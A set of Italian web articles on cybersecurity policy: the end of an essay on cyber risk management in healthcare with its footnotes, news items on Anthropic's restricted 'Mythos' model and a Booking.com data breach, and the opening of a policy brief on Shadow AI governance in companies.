Tentando di pronosticare l’evolversi della sanità si può, a ben vedere, immaginare uno scenario futuro sempre più ibrido: alcune prestazioni sanitarie permarranno erogate “on site”, ossia in presenza del paziente (negli ospedali, nelle strutture diagnostiche), altre rimarranno ibride, ossia in parte in presenza ed in parte virtuali (si pensi al telemonitoraggio ed alla telerefertazione), altre ancora diventeranno solo più virtuali (quali una televisita).

Il perimetro dunque da securizzare tenderà ad allargarsi, passando da una sanità “ospedalocentrica”, ad un coinvolgimento domiciliare del cittadino, con un conseguente numero maggiore di dati in circolo e sempre più persone coinvolte nel, già complesso, organigramma sanitario.

Si voglia pertanto spostare l’attenzione sulle attuali sfide e sui conseguenti approcci che si pensa debbano essere adottati per farvi fronte.

Innanzitutto occorre assumere una piena consapevolezza circa l’ampiezza del tema, il problema della sicurezza infatti non è riconducibile solo al terreno puramente tecnologico, ma anzi va declinato sulla realtà aziendale nella sua interezza ed alla complessiva capacità di essere resiliente. Si riportino a questo proposito le parole di Schneier: “If you think technology can solve your security problems, then you don’t understand the problems and you don’t understand the technology”.[28]

Peraltro ritenere che il CISO o il DPO siano le uniche figure a doversi curare ed occupare delle tematiche inerenti alla sicurezza significa sviare la sua complessità, banalmente nel momento in cui si stipula un contratto di fornitura di beni o servizi occorrerà domandarsi se il fornitore, sebbene soggetto terzo, sia esso stesso in grado di fornire sicurezza.

Da qui deriva l’attuale problema della supply chain, che non concerne quindi solamente i fornitori tecnologici (se si acquista Office 3.6.5 ci si può aspettare, a ben vedere, un certo livello di sicurezza garantito), ma anche coloro che, nonostante siano slegati da aspetti puramente informatici, devono parimenti essere responsabilizzati (si pensi ad un’azienda che distribuisce ossigeno ai pazienti terminali, questa avrà tutta una catena logistica di furgoni, mezzi ed operatori in grado accedere agli archivi di una azienda sanitaria e modificarne i dati contenuti, ad esempio laddove cambi il caregiver di un paziente).

Si auspica quindi di far comprendere come tutta la catena plurisoggettiva dovrà essere responsabilizzata tramite procedure e protocolli sofisticati, anche se i soggetti protagonisti risultino prima facie estranei da quell’area puramente tecnologica maggiormente esposta al rischio.

Così Sergio Fumagalli, esperto CLUSIT: [29] “Il tema da dover interfacciare è l’interoperabilità, andando cioè a toccare tutti i processi, le risorse umane ed ogni altra risorsa essenziale, che non sia soltanto IT, altrimenti si rimarrebbe bloccati in un’attitudine settoriale, come in una linea Maginot francese, invece il modello da adottare deve essere quello «svizzero», in cui tutte le persone di ogni cantone dedicano un mese all’anno per l’addestramento alla difesa del proprio cantone. Certo nella sanità il confine non si figura fisso e definito come quello svizzero, anzi si espande in continuazione, con nuovi cantoni (od unità) dando forma ad una realtà in cui addestrare e formare ciascuno per difendere il proprio tassello”.

È così che si arriva nuovamente a ribadire il problema della formazione: a nulla servirà infatti dotarsi di sofisticati sistemi di identity management se poi l’operatore finale sanitario finisce per attaccare con un post-it sul proprio pc la password per accedere sistema. Una attuale sfida risulta allora far crescere una sempre maggiore cyber-cultura tramite corsi di aggiornamento e di formazione che appaiano stimolanti per gli operatori e che non vengano viceversa percepiti quali gravose lungaggini o perdite di tempo, da dover sostenere solo perché vi si è costretti.

Come fare concretamente?

Si ipotizzi la possibilità di programmare incontri diretti (invece che online) ravvicinati e collegiali, in presenza di tutti coloro che si ritrovano day by day ad operare sui dati, oppure si consideri la creazione di siti web e piattaforme FAQ (ossia, di Frequently Asked Questions) facilmente intuibili e dotati di rapide risposte, pare verosimile infatti ritenere che il personale sanitario voglia seguire procedure sicure, che spesso e volentieri però non sappia concretamente come fare. Peraltro non è più il tempo di mirare ad una formazione generale (e quindi, dispersiva), sarebbe invero preferibile cucirla ad hoc su ogni soggetto (primario, infermiere, fornitore etc.) di modo che concerna nello specifico i singoli tasselli operativi e gli obiettivi propri di ciascuno.

Questo è ad oggi il punto focale: la cyber-formazione deve essere sentita come obbligatoria, nonché avvertita come indispensabile per tutti, avvicinando l’offerta know-how con chi dovrà porre in essere determinati trattamenti, e nella sanità tutto ciò risulta difficile perché le priorità avvertite sono altre (quali la cura e l’assistenza puramente clinica dei pazienti). Com’è evidente, sarebbe più facile dotarsi di consulenti e di una svariata serie di procedure per ottemperare alla compliance richiesta piuttosto che “calarsi in basso”, andando a toccare e correggere automatismi, nonché consuetudini di lavoro profondamente radicate che nessuno ha veramente l’intenzione di cambiare.

Resta il fatto che procedure tecnico-organizzative, set documentali, oneri burocratici e compliance non bastino più, occorre sopportare il costo (oneroso) del modificare alla radice il modo attuale di operare, perché il rischio di non farlo è, come si è visto, seriamente alto e cresce in misura esponenziale col crescere della pervasività della tecnologia.

È evidente, ma pare comunque doveroso sottolineare che la sanità, quale sistema informativo complesso, necessiti di una attenzione costante nel tempo e di un approccio sistematico alle tematiche di sicurezza e privacy, che non sia viceversa sporadico, non servirà “correre dietro all’emergenza”, anzi oggi più che mai vi è la forte necessità di stanziare budget pluriennali e fissi da investire miratamente sulle tematiche inerenti alla sicurezza cyber.

Al fine di concretizzare quanto finora descritto il settore sanitario dovrà ad ogni modo rivedere e superare la sua attuale infrastruttura informatica, spesso eterogena e frammentata, facendo ricorso ad un approccio olistico che dia forma ad una governance in grado di coniugare sia misure di natura tecnica, sia aspetti organizzativi, procedurali, normativi ed in particolar modo di gestione ed analisi del rischio.

A proposito di rischi, dal momento che ad oggi risultano tutti strettamente connessi, ed analizzabili di conseguenza in un’unica sintesi, allora tutti dovranno comparire dinnanzi alla Direzione strategica misurati e comparati, così da poter operare una valutazione obiettiva circa le esigenze da soddisfare, individuando dove investire sulla base dei punti di forza e debolezza individuati all’interno delle stesse Aziende sanitarie.

Da qui discende l’attuale urgenza di implementare e rafforzare il ruolo del risk manager, quale figura altamente multidisciplinare, in grado di abbracciare, comprendere e ponderare tutti gli ambiti del rischio. D’altra parte conseguire le competenze professionali necessarie a rivestire tale posizione è un processo, o meglio una evoluzione, in cui piuttosto che il curriculum formativo di partenza conta la formazione continua ed altresì l’aggiornamento costante lungo tutta la propria vita lavorativa circa ogni aspetto organizzativo, tecnologico, normativo o clinico che possa riguardare il rischio.

Questo è ciò che pare emergere: il reale bisogno di un risk manager che entri nei processi, che sappia ampliare le proprie competenze anche all’area della business continuity e alla gestione delle emergenze, una figura autorevole con una padronanza della materia, in grado di gestire la crescente complessità del nostro quotidiano.

Tale esigenza si origina direttamente da alcune criticità e vulnerabilità che caratterizzano l’ambiente sanitario, prima fra tutti la scarsa conoscenza dei rischi, per come celati anche nelle operazioni più banali poste in essere da parte dei tanti operatori che si servono quotidianamente di digital data e device, inconsci spesso di cosa mettono in moto e della esposizione che possono provocare.

Ancora, si osservi come il personale addetto alla sicurezza informatica risulti alle volte insufficiente, così come i ruoli legati propriamente al rischio cyber non sufficientemente definiti all’interno dello stesso organigramma sanitario, la gestione dei sistemi tecnologici quindi pare abbisognare di maggiori addetti e nuovi ruoli professionali atti ad informare e dialogare periodicamente con gli stessi risk manager. [30]

Pertanto, l’ambito dove risiede una maggior possibilità di miglioramento e, parallelamente, in cui vi è l’urgenza di adottare azioni e misure correttive, risulta essere la competenza, la formazione costante, ed anche la chiarezza dei ruoli, risultando l’investimento più promettente al fine di rafforzare ed implementare la resilienza e sicurezza informatica della sanità italiana.

Nel futuro prossimo l’unità organizzativa di risk management allora dovrà integrare nuove competenze e sperimentare nuovi modelli, che siano applicabili anche su scala nazionale, che prevedano il legame diretto tra risk management e Dirigenza strategica, riconoscendo allo stesso risk manager la possibilità di analizzare tutte le informazioni circa i vari rischi provenienti dai dipartimenti specialistici e determinare di conseguenza il livello di urgenza degli interventi di mitigazione. Se le organizzazioni sanitarie viceversa continueranno ad ignorare, o quantomeno sottostimare, l’importanza strategica del risk management sarà inevitabile assistere ad un forte e costante incremento dei cyber attacchi e delle conseguenze dannose in termini tanto di privacy, quanto di safety e security.

La gestione del cyber rischio in sanità richiede un approccio olistico che vada oltre la semplice implementazione tecnologica, abbracciando una cultura della sicurezza condivisa da tutti gli stakeholder del sistema sanitario.

Come evidenziato in questo articolo, il successo nella protezione dei dati sanitari dipende dall’integrazione di metodologie di risk assessment, compliance normativa GDPR, e formazione continua del personale. Per approfondire tutti gli aspetti della cybersecurity sanitaria e accedere a un’analisi completa del fenomeno, scarica gratuitamente il white paper di Maria Vittoria Zucca “La cybercriminalità nel settore sanitario: anamnesi, diagnosi e prognosi di una ‘patologia’ informatica”.

Fonti:

[1] Per politica di sicurezza si intende la dichiarazione formale delle regole che vincolano coloro che hanno accesso agli investimenti tecnologici e di informazione di un’organizzazione, Cfr. B. Fraser, RFC2196 : Site Security Handbook, RFC Editor, USA, 1997.

[2] L’emersione della gestione del rischio quale vera e propria disciplina si registra dall’inizio degli anni Cinquanta, in principio tuttavia si rivolgeva quasi esclusivamente all’ambito bancario ed assicurativo, occupandosi dei rischi finanziari (c.d. insurance risk management), per poi solo successivamente essere applicata anche in aziende operanti in altri settori, da qui si è avvertita la necessità di istituire all’interno delle imprese una funzione unicamente dedicata a tale attività.

[3] C. Zagaria, L’enterprise Risk Management: gestione del rischio, profili di comunicazione ed evidenze empiriche, Giappichelli Editore, Torino, 2017, pp. 2-5.

[4] L. Donati, G. Vaciago, Compliance 231: Modelli organizzativi e OdV tra prassi applicative ed esperienze di settore, Gruppo Sole 24 Ore, Milano, 2022, p. 196.

[5] Il primo studioso italiano ad evidenziare la sistematicità dei rischi d’impresa è stato S. Sassi, Il sistema dei rischi d’impresa, Vallardi Editore, Milano, 1940, p. 103.

[6] U. Bertini, Introduzione allo studio dei rischi nell’economia aziendale, Giuffrè Editore, Milano, 1987, pp. 34-35.

[7] Decreto legislativo 9 Aprile 2008 n. 81, Testo unico in materia di tutela della salute e della sicurezza, per come aggiornato dalla L. 17 Dicembre 2021, n. 215.

[8] Si provino a prendere in considerazione i possibili livelli di impatto di un data breach (violazione di dati personali), anch’essi infatti saranno distinguibili in: low (gli interessati non incontreranno inconvenienti o comunque di poco conto, quale un maggior tempo impiegato a reinserire informazioni); medium (gli interessati potrebbero incontrare inconvenienti significativi che saranno comunque in grado di superare nonostante alcune difficoltà, come costi aggiuntivi sopportati); high (gli interessati potrebbero incontrare conseguenze significative che dovrebbero esser in grado di superare, anche se sopportando gravi difficoltà, quali danni alla proprietà, peggioramento della salute etc.); very high (gli interessati potrebbero incontrare conseguenze significative od addirittura irreversibili non superabili, quali incapacità al lavoro, disturbi fisici o psicologici a lungo termine etc.). Cfr. ENISA, Online platform for security of personal data processing: reinforcing trust and security in the area of electronic communications and online services, European Union Agency for Cybersecurity, 19 December 2019, reperibile al sito internet https://www.enisa.europa.eu/publications/reinforcing-trust-and-security-platform

[9] N. Distefano, “Risk Management e Metodi di Risk Assessment: Tecniche per la valutazione del rischio”, presentazione presso DICAR (Dipartimento di Ingegneria Civile e Architettura), in data 2 Luglio 2020.

[10] ENISA, Recommendations for a methodology of the assessment of severity of personal data breaches, European Union Agency for Network and Information Security (ENISA), Working document V. 10, December 2013, pp 4-6.

[11] Il Titolare del trattamento, ex art. 4 GDPR “persona, fisica o giuridica, che dispone dei dati e determina i fini e le modalità del trattamento”, nel caso della libera professione in uno studio privato, sarà rinvenuto nella figura del medico. Quest’ultimo può trasmettere certo informazioni ad altri soggetti, si pensi ad un laboratorio esterno di analisi cliniche, che tutt’al più sarà inteso quale Responsabile del trattamento, ossia soggetto esterno, che tratta i dati solo su istruzione del Titolare, privo del potere di iniziativa o di autonomia decisionale. Nella sanità pubblica invece la titolarità dei dati personali che tratta il medico di base è, in linea di principio, in capo alla ASL o ai servizi della Regione, o anche al Ministero della salute. Dunque il medico rivestirà in tal caso la funzione di Responsabile del trattamento, ricevendo istruzioni (e subendo i controlli) da parte di tali strutture.

[12] Così recita l’art. 35 Gdpr: “Quando un tipo di trattamento, allorché prevede in particolare l’uso di nuove tecnologie, considerati la natura, l’oggetto, il contesto e le finalità del trattamento, può presentare un rischio elevato per i diritti e le libertà delle persone fisiche, il titolare del trattamento effettua, prima di procedere al trattamento, una valutazione dell’impatto dei trattamenti previsti sulla protezione dei dati personali”.

[13] Article 29 Data Protection Working Party, Guidelines on Data Protection Impact Assessment (DPIA) and determining whether processing is “likely to result in a high risk” for the purposes of Regulation 2016/679, WP 248 re.01, 4 April 2017.

[14] Il Considerando 75 del GDPR identifica cosa si debba intendere con il concetto di rischio, riportando che: “I rischi per i diritti e le libertà delle persone fisiche, aventi probabilità e gravità diverse, possono derivare da trattamenti di dati personali suscettibili di cagionare un danno fisico, materiale o immateriale, in particolare: se il trattamento può comportare discriminazioni, furto o usurpazione d’identità, perdite finanziarie, pregiudizio alla reputazione, perdita di riservatezza dei dati personali protetti da segreto professionale, decifratura non autorizzata della pseudonimizzazione, o qualsiasi altro danno economico o sociale significativo; se gli interessati rischiano di essere privati dei loro diritti e delle loro libertà o venga loro impedito l’esercizio del controllo sui dati personali che li riguardano; se sono trattati dati personali che rivelano l’origine razziale o etnica, le opinioni politiche, le convinzioni religiose o filosofiche, l’appartenenza sindacale, nonché dati genetici, dati relativi alla salute o i dati relativi alla vita sessuale o a condanne penali […] ”.

[15] C. Gallotti, Sicurezza delle informazioni: valutazione del rischio; i sistemi di gestione per la sicurezza delle informazioni; la norma IOS/IEC 27001, Lulu Press Inc., Raleigh, 28 Gennaio 2019.

[16] P. Locatelli, D. Zacchetti, F. Chiodini, F. Ferrara, “I modelli necessari a strutturare un clinical data repository”, in Progettare per la sanità, n. 5, Ottobre 2019.

[17] Si rammenti come, ex art. 30 Gdpr, suddetto registro altro non sia che lo strumento attraverso il quale il titolare e il responsabile del trattamento documentano in forma scritta, le principali informazioni relative alle attività di trattamento e alle misure di garanzia adottate, in base alle finalità perseguite e ai profili di rischio rilevati, al fine di poter poi dimostrare all’Autorità di controllo (ossia il Garante per la protezione dei dati) di aver adempiuto correttamente al proprio obbligo circa la protezione dei dati personali.

[18] Si rimarchi ivi la nozione di “sicurezza by design”: una adeguata DPIA dovrà essere fatta in fase di concepimento di un servizio, assicurando lo svolgersi di un integrale e corretto processo di sicurezza nell’acquisizione di sistemi e servizi, nella contrattualizzazione con i fornitori, così da sviluppare il procurement stesso in un modo sano. In tal modo si può avere una evoluzione dei servizi verso una maggiore resilienza nei confronti degli attacchi, se invece si affrontano tali iter come oneri burocratici, cercando di minimizzare il fastidio che crea la DPIA, a questo punto si perde una fondamentale occasione.

[19] D. Farringer, “Maybe if we turn it off and then turn it back on again? Exploring Health Care Reform as a means to curb cyber-attacks”, in Journal of Law, Medicine & Ethics, 47(S4), 2019, pp. 91-201.

[20] Commissione Europea, Proposta di Regolamento del Parlamento Europeo e del Consiglio relativo alla valutazione delle tecnologie sanitarie, che modifica la Direttiva 2011/24/UE, Bruxelles, 31.01.2018; si faccia riferimento anche alla Carta di Trento sulla valutazione dei servi sanitari, quale documento fondante la Società Italiana di Health Technology Assessment, Trento, in data 28 Marzo 2006.

[21] S. Ghafur, E. Grass, N. R. Jeggings, “The challenges of cybersecurity in health care: the UK National Health service as a case study”, in Lancet Digit Health, Volume 1, issue 1, May 2019, pp. 10-12.

[22] SHAM ITALIA, Capire il rischio cyber: il nuovo orizzonte in sanità, whitepaper SHAM Italia, 2021.

[23] Volendo poi indicare quali siano le coperture assicurative che concernono il c.d. rischio cibernetico si possono individuare due tipologie: l’Assicurazione primaria diretta che risarcisce chi si assicura (per danni ad asset informatici, interruzione dell’attività, danno reputazionale, estorsione, furto, etc.); ed Assicurazione RC vs. terzi (nei casi di violazioni di dati sensibili, spese legali, indennizzi a terzi), Cfr. C. Savino, “Cyber risk, assicurazioni e PMI”, presentazione per Ania: Associazione Nazionale fra le imprese assicuratrici, 7 Marzo 2017.

[24] S. Bhuyan, U. Kabir, J. M. Escareno, K. Ector, S. Palakodeti, D. Wyant et al., Transforming healthcare cybersecurity from reactive to proactive: current status and future recommendations, in Journal of Medical Systems, Vol. 44/98, 2 Aprile 2020.

[25] Una variabile di stock è misurata in uno specifico momento e rappresenta una quantità esistente in un determinato istante, una variabile di flusso è misurata invece relativamente ad un intervallo di tempo, queste ultime fanno variare le variabili di stock.

[26] M. S. Jalali, J. P Kaiser, “Cybersecurity in hospitals: a systematic, organizational perspective”, in Journal of Medical Internet Research, Vol. 20, iss. 5, 2018, pp. 1-16; si noti come nonostante sia uno studio formulato guardando al sistema sanitario statunitense, tuttavia risulti essere un modello applicabile anche ai sistemi sanitari di altri Paesi.

[27] A. Antonilli, “Sicurezza informatica e trattamento dei dati in ambito sanitario”, in Salute e società, XVI, suppl. 3/2017, pp. 97-98.

[28] B. Schneier, Schneier on security, John Wiley & Sons, September 2008.

[29] S. Fumagalli (intervento), al talk “Cybersecutity per la sanità digitale: conoscere per non rischiare”, andato in onda il 28 Ottobre 2021, nella prima giornata di FORUM PA Sanità, evento digitale organizzato da FPA e P4I-Partners4Innovation.

[30] E. Sorano, A. Guerrieri, A. Sardi, “Criticità e consapevolezze” in Capire il rischio cyber: il nuovo orizzonte in sanità, whitepaper SHAM ITALIA, 2021, p. 42.

Profilo Autore

Maria Vittoria Zucca, laureata con lode in Giurisprudenza presso l’università degli Studi di Trento, è attualmente dottoranda nel Programma di Dottorato di Interesse Nazionale in Cybersecurity, con istituzione capofila la Scuola IMT Alti Studi di Lucca, ed è affiliata alla Scuola Superiore Sant’Anna, presso l’Istituto Dirpolis (Diritto, Politica e Sviluppo).
La sua attività di ricerca si concentra sulla prevenzione, l’indagine ed il contrasto della criminalità informatica, includendo le discipline del diritto penale dell’informatica e della criminologia digitale. Su questi temi è autrice di diverse pubblicazioni scientifiche e partecipa regolarmente a conferenze nazionali e internazionali.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/risk-management-sanita/


Anthropic, gli Usa lasciano fuori l’Europa dal caso Mythos

L’Europa resta ai margini nello sviluppo e nella gestione delle tecnologie AI più avanzate. È quanto emerge dal caso Mythos, il nuovo modello di intelligenza artificiale sviluppato dalla società statunitense Anthropic, la cui distribuzione è stata limitata a un ristretto gruppo di partner tecnologici, escludendo di fatto gran parte dei regolatori europei.

L’Anthropic ha deciso di concedere l’accesso al modello solo alle big tech. Le altre circa 40 realtà avrebbero ottenuto accesso, ma senza dettagli pubblici. Parallelamente, l’azienda ha confermato “discussioni in corso con funzionari del governo degli Stati Uniti”.

Secondo quanto riporta Politico, solo l’agenzia tedesca per la cybersicurezza ha avviato contatti con Anthropic, senza però aver ancora testato direttamente il modello. Diverse istituzioni pubbliche europee avrebbero avuto accessi limitati o parziali, mentre l’agenzia europea ENISA non ha commentato eventuali interlocuzioni.

Fa eccezione il Regno Unito, dove l’AI Security Institute ha già testato Mythos e pubblicato una prima valutazione, segnalando un divario operativo evidente rispetto al continente europeo.

Un modello potente e controverso

Mythos è considerato uno dei modelli AI più avanzati mai sviluppati per la cybersicurezza. Secondo Anthropic, il sistema è in grado di “superare quasi tutti gli esseri umani” nell’individuare e sfruttare vulnerabilità informatiche. Una capacità che lo rende al tempo stesso uno strumento difensivo estremamente efficace e una potenziale arma nelle mani di attori malevoli.

Proprio questo dual use ha spinto l’azienda a limitarne la diffusione, ma la scelta ha sollevato forti critiche. “È profondamente preoccupante che siano le aziende tecnologiche, e non i regolatori, a decidere come gestire questi rischi”, ha dichiarato Yoshua Bengio, tra i pionieri dell’intelligenza artificiale.

Governance globale assente

Il caso evidenzia un problema più ampio: l’assenza di un sistema globale di governance dell’AI. Negli ultimi anni sono state avviate diverse iniziative internazionali, dal processo di Hiroshima del G7 al dialogo globale delle Nazioni Unite, ma senza risultati concreti sul piano operativo.

Nel frattempo, le priorità politiche si sono spostate verso la competizione tecnologica, lasciando in secondo piano i temi della sicurezza. Il risultato è un vuoto regolatorio che consente alle aziende private di mantenere il controllo su tecnologie ad alto impatto.

“Il fatto che modelli con un impatto così rilevante siano governati da una società privata è preoccupante”, ha osservato Marietje Schaake, ex europarlamentare e consulente della Commissione europea.

Europa tra ambizioni regolatorie e limiti operativi

Per l’Unione europea, il caso Mythos rappresenta una contraddizione evidente. Da un lato, Bruxelles ha costruito negli anni una forte identità come regolatore tecnologico globale, anche attraverso l’AI Act. Dall’altro, manca ancora un reale accesso alle tecnologie più avanzate sviluppate oltreoceano.

Secondo Laura Caroli, esperta di AI e tra i consulenti del regolamento europeo, l’UE è stata “messa da parte perché il modello non è stato rilasciato sul mercato”, e quindi non rientra pienamente negli obblighi previsti dalla normativa.

La Commissione europea ha fatto sapere di stare “valutando le possibili implicazioni” e monitorando gli impatti sulla sicurezza, ricordando che l’AI Act impone ai fornitori di gestire i rischi cyber e che il Cyber Resilience Act introduce requisiti obbligatori per i prodotti digitali.

Leggi le altre notizie sull’home page di Key4biz

https://www.key4biz.it/anthropic-gli-usa-lasciano-fuori-leuropa-dal-caso-mythos/569570/


Booking.com sotto attacco, a rischio dati personali e prenotazioni, salvi i pagamenti?

Bucate le difese di Booking.com: a rischio i dati personali degli utenti. Rassicurazioni sui pagamenti, ma cresce l’allerta

Booking.com finisce nel mirino degli hacker. La nota piattaforma di prenotazioni online ha confermato di aver subito un attacco informatico che ha consentito a soggetti non autorizzati di accedere ad alcune informazioni dei clienti. Un episodio che riaccende i riflettori sui rischi legati alla sicurezza digitale e alla protezione dei dati personali.

Secondo quanto comunicato dalla società con sede ad Amsterdam e rilanciato dai media, l’attività sospetta “è stata individuata tempestivamente e contenuta”. “Abbiamo rilevato un accesso non autorizzato ad alcune informazioni di prenotazione e siamo intervenuti per bloccare l’incidente”, ha fatto sapere Booking.com, precisando di aver aggiornato i PIN di sicurezza delle prenotazioni coinvolte e informato direttamente gli utenti interessati.

Quali dati sono stati coinvolti

Nel messaggio inviato ai clienti, l’azienda ha chiarito che le informazioni potenzialmente esposte includono:

  • dettagli delle prenotazioni
  • nomi e cognomi
  • indirizzi email
  • numeri di telefono
  • indirizzi fisici
  • eventuali informazioni condivise con le strutture ricettive

Un elemento rassicurante riguarda invece i dati finanziari, che secondo la piattaforma: non risultano compromessi.

I rischi per i consumatori

Nonostante il mancato accesso dei cyber criminali ai dati di pagamento (almeno stando a quanto precisato da Booking.com), l’attacco rappresenta comunque un rischio concreto per gli utenti. Le informazioni sottratte possono infatti essere utilizzate per:

  • tentativi di phishing mirati, con email o messaggi apparentemente legittimi
  • truffe personalizzate, sfruttando i dettagli reali delle prenotazioni
  • furti di identità o accessi non autorizzati ad altri servizi

Negli ultimi mesi, Booking.com è già stata al centro di numerosi tentativi di frode online, spesso basati proprio su richieste di pagamento fasulle o verifiche urgenti prima del soggiorno.

Un problema non nuovo

Non è la prima volta che la piattaforma affronta problemi di sicurezza. Già nel 2018 un attacco phishing aveva colpito dipendenti di strutture ricettive negli Emirati Arabi, permettendo ai criminali di accedere ai dati di oltre 4.000 utenti. In quell’occasione, la società fu anche sanzionata per aver comunicato il data breach in ritardo alle autorità.

Cosa devono fare gli utenti

Alla luce dell’accaduto, gli esperti invitano alla massima prudenza. Poche regole da rispettare e tenere sempre a mente, ma efficaci. In particolare:

  • diffidare di email o messaggi che chiedono pagamenti o dati personali
  • verificare sempre il mittente delle comunicazioni
  • accedere alla piattaforma solo tramite canali ufficiali
  • non condividere informazioni sensibili via email o chat

L’allarme sicurezza resta alto

Con oltre 30 milioni di strutture presenti sulla piattaforma e milioni di utenti in tutto il mondo, Booking.com rappresenta un obiettivo privilegiato per i cybercriminali. L’episodio conferma come, anche in assenza di violazioni finanziarie, i dati personali restino una risorsa preziosa e vulnerabile.

Per i consumatori, la regola d’oro è sempre una e una sola: prestare la massima attenzione quando si opera online. In un contesto digitale sempre più esposto, anche un semplice dato può diventare la chiave per nuove truffe.

Leggi le altre notizie sull’home page di Key4biz

https://www.key4biz.it/booking-com-sotto-attacco-a-rischio-dati-personali-e-prenotazioni-salvi-i-pagamenti/569346/


Shadow AI, compliance e responsabilità: verso un modello minimo di governance

L’adozione spontanea, diffusa e spesso non governata di strumenti di intelligenza artificiale generativa nei contesti di lavoro ha reso attuale un fenomeno che, in modo convenzionale, viene definito Shadow AI: l’uso di sistemi o modelli AI da parte di dipendenti, collaboratori o funzioni aziendali fuori dai processi di approvazione, procurement, risk assessment e controllo interno.

Non si tratta di una categoria giuridica autonoma, ma di un problema organizzativo e di compliance che interseca più discipline: protezione dei dati, sicurezza delle informazioni, responsabilità organizzativa, contrattualistica ICT e, oggi, anche la governance dell’AI. L’interesse editoriale del tema è espresso in modo diretto anche dal piano 2026 di ICT Security Magazine, che colloca “Shadow AI in azienda: rischi, detection e governance” tra le proposte centrali del pilastro dedicato a intelligenza artificiale e machine learning per la sicurezza.

La rilevanza del tema dipende da un dato semplice: l’AI generativa abbassa drasticamente la soglia di accesso a strumenti capaci di trattare testi, dati, codice, documenti, immagini e workflow aziendali.

Di conseguenza, l’uso “di fatto” precede quasi sempre la formalizzazione delle regole e proprio in questa asimmetria si collocano i rischi principali, tra i quali si annoverano, tra gli altri, l’inserimento di dati personali o confidenziali nei prompt; la perdita di controllo su basi giuridiche, le finalità e i tempi di conservazione; la generazione di output inesatti ma apparentemente affidabili; la dipendenza da fornitori esterni non valutati; l’uso di plugin, agenti o integrazioni che ampliano la superficie d’attacco; e, non ultimo, la difficoltà di audit e di attribuzione delle responsabilità.

Il quadro normativo europeo non usa l’etichetta “Shadow AI”, ma fornisce già un reticolo di obblighi sufficiente a farne un tema di governance: il GDPR impone liceità, minimizzazione, integrità e riservatezza, responsabilizzazione del titolare e misure tecniche e organizzative adeguate; la NIS2 richiede misure di gestione del rischio di cybersicurezza e sicurezza della supply chain; l’AI Act impone almeno, fin da subito, obblighi di AI literacy per provider e deployer e, su altre scansioni temporali, ulteriori doveri in materia di GPAI, trasparenza e sistemi ad alto rischio.

La tesi di questo policy brief è che il modo più efficace per affrontare la Shadow AI non sia né il laissez-faire né il divieto assoluto. Il primo espone l’organizzazione a violazioni prevedibili; il secondo è spesso inefficace, perché spinge l’uso dell’AI fuori dai circuiti visibili. La soluzione ragionevole è una governance minima efficace: un insieme essenziale ma verificabile di regole, processi e controlli che renda l’uso dell’AI consentito, tracciabile, proporzionato al rischio e difendibile in sede di audit, ispezione o contenzioso.

Questo modello deve essere interdisciplinare e coinvolgere legal, privacy, security, procurement, HR, internal audit e funzioni di business; distinguere tra usi vietati, usi consentiti e usi consentiti con condizioni; documentare decisioni e responsabilità; integrare la valutazione AI con i processi già esistenti di sicurezza e protezione dati.

Le raccomandazioni finali sono dieci: censimento degli strumenti; classificazione degli usi; regole sui prompt e sui dati in input; valutazione dei fornitori; presidio contrattuale; logging e auditabilità; coordinamento con GDPR e NIS2; formazione mirata; presidio degli incidenti AI-related; accountability del management perché l’obiettivo non è frenare l’innovazione, ma renderla governabile.

Il problema: che cos’è davvero la Shadow AI

Con l’espressione Shadow AI si descrive, in senso pratico, l’impiego di strumenti di AI al di fuori del perimetro autorizzato e governato dell’organizzazione. Il fenomeno richiama, per analogia, quello più noto dello shadow IT, ma presenta caratteristiche ulteriori. Nel caso della Shadow AI, il rischio non deriva solo dall’adozione di un software non approvato, bensì dal fatto che l’utente interagisce con sistemi capaci di elaborare, inferire, trasformare, sintetizzare e generare contenuti a partire da input che possono incorporare dati personali, segreti commerciali, know-how, codice sorgente, documentazione contrattuale, informazioni strategiche o elementi soggetti a vincoli regolatori. Il problema, dunque, non è soltanto tecnologico: è informativo, organizzativo e giuridico.

Tra i rischi da trattare, vi sono il data leakage verso modelli esterni, le violazioni GDPR e AI Act e la necessità di policy di acceptable use. In effetti, la Shadow AI prospera precisamente negli spazi vuoti della governance: licenze individuali acquistate con carta aziendale; uso di account gratuiti; accesso a chatbot pubblici da device corporate; upload di file o screenshot per ottenere sintesi, traduzioni o analisi; uso di AI coding assistants senza regole di segregazione dei repository; integrazione di modelli in workflow o applicazioni interne senza previa valutazione dei rischi.

Dal punto di vista giuridico, il primo equivoco da sciogliere è che la Shadow AI non sia un “non-problema” solo perché il termine non compare nei testi normativi. Al contrario, proprio perché non esiste una disciplina speciale dedicata, il fenomeno ricade integralmente nel diritto comune della protezione dei dati, della sicurezza, della responsabilità d’impresa e, quando rilevante, nell’AI Act. In altri termini, l’assenza di una definizione legislativa non crea un vuoto di tutela; semmai aumenta il rischio di sottostimare obblighi già esistenti.

Perché il problema è oggi più grave di ieri

La novità non è l’esistenza di strumenti esterni al controllo IT, ma la loro capacità di penetrare i processi decisionali e documentali ordinari. Un modello generativo può essere usato per: redigere email; riassumere contratti; analizzare dataset; generare codice; produrre policy; preparare report per il board; assistere ticketing, HR, procurement e customer service.

Ciò significa che l’AI non entra in azienda come semplice utility, bensì come mediatore cognitivo delle attività professionali. Se questo avviene in assenza di regole, l’organizzazione perde visibilità su ciò che viene conferito ai sistemi, su dove i dati transitano, su quali siano le basi giuridiche che fondano il trattamento, su quali siano le clausole che regolano il rapporto con il fornitore e su quali controlli di sicurezza siano effettivamente applicati.

Sotto il profilo della protezione dei dati, il rischio è duplice: da un lato, l’utente può conferire dati personali in assenza di necessità, violando il principio di minimizzazione o utilizzando uno strumento che non è stato valutato in termini di liceità, trasparenza e sicurezza; dall’altro, anche quando l’organizzazione ritiene di star trattando dati “anonimizzati”, l’assunto potrebbe essere fragile.

L’EDPB, nell’Opinion 28/2024, ha chiarito che i modelli AI addestrati con dati personali non possono, in tutti i casi, essere considerati anonimi e che l’anonimizzazione va valutata caso per caso, anche rispetto alla possibilità di estrarre dati o re-identificare persone mediante interrogazioni del modello. Questo è un passaggio fondamentale: molte pratiche informali di uso della GenAI in azienda si fondano su una nozione eccessivamente intuitiva di “dato non personale”.

Sotto il profilo della cybersicurezza, la Shadow AI amplia la superficie d’attacco. Non solo perché i modelli possono essere esposti a prompt injection, data exfiltration, output manipolati o dipendenze terze, ma anche perché l’organizzazione introduce nuove dipendenze di filiera senza presidiarle.

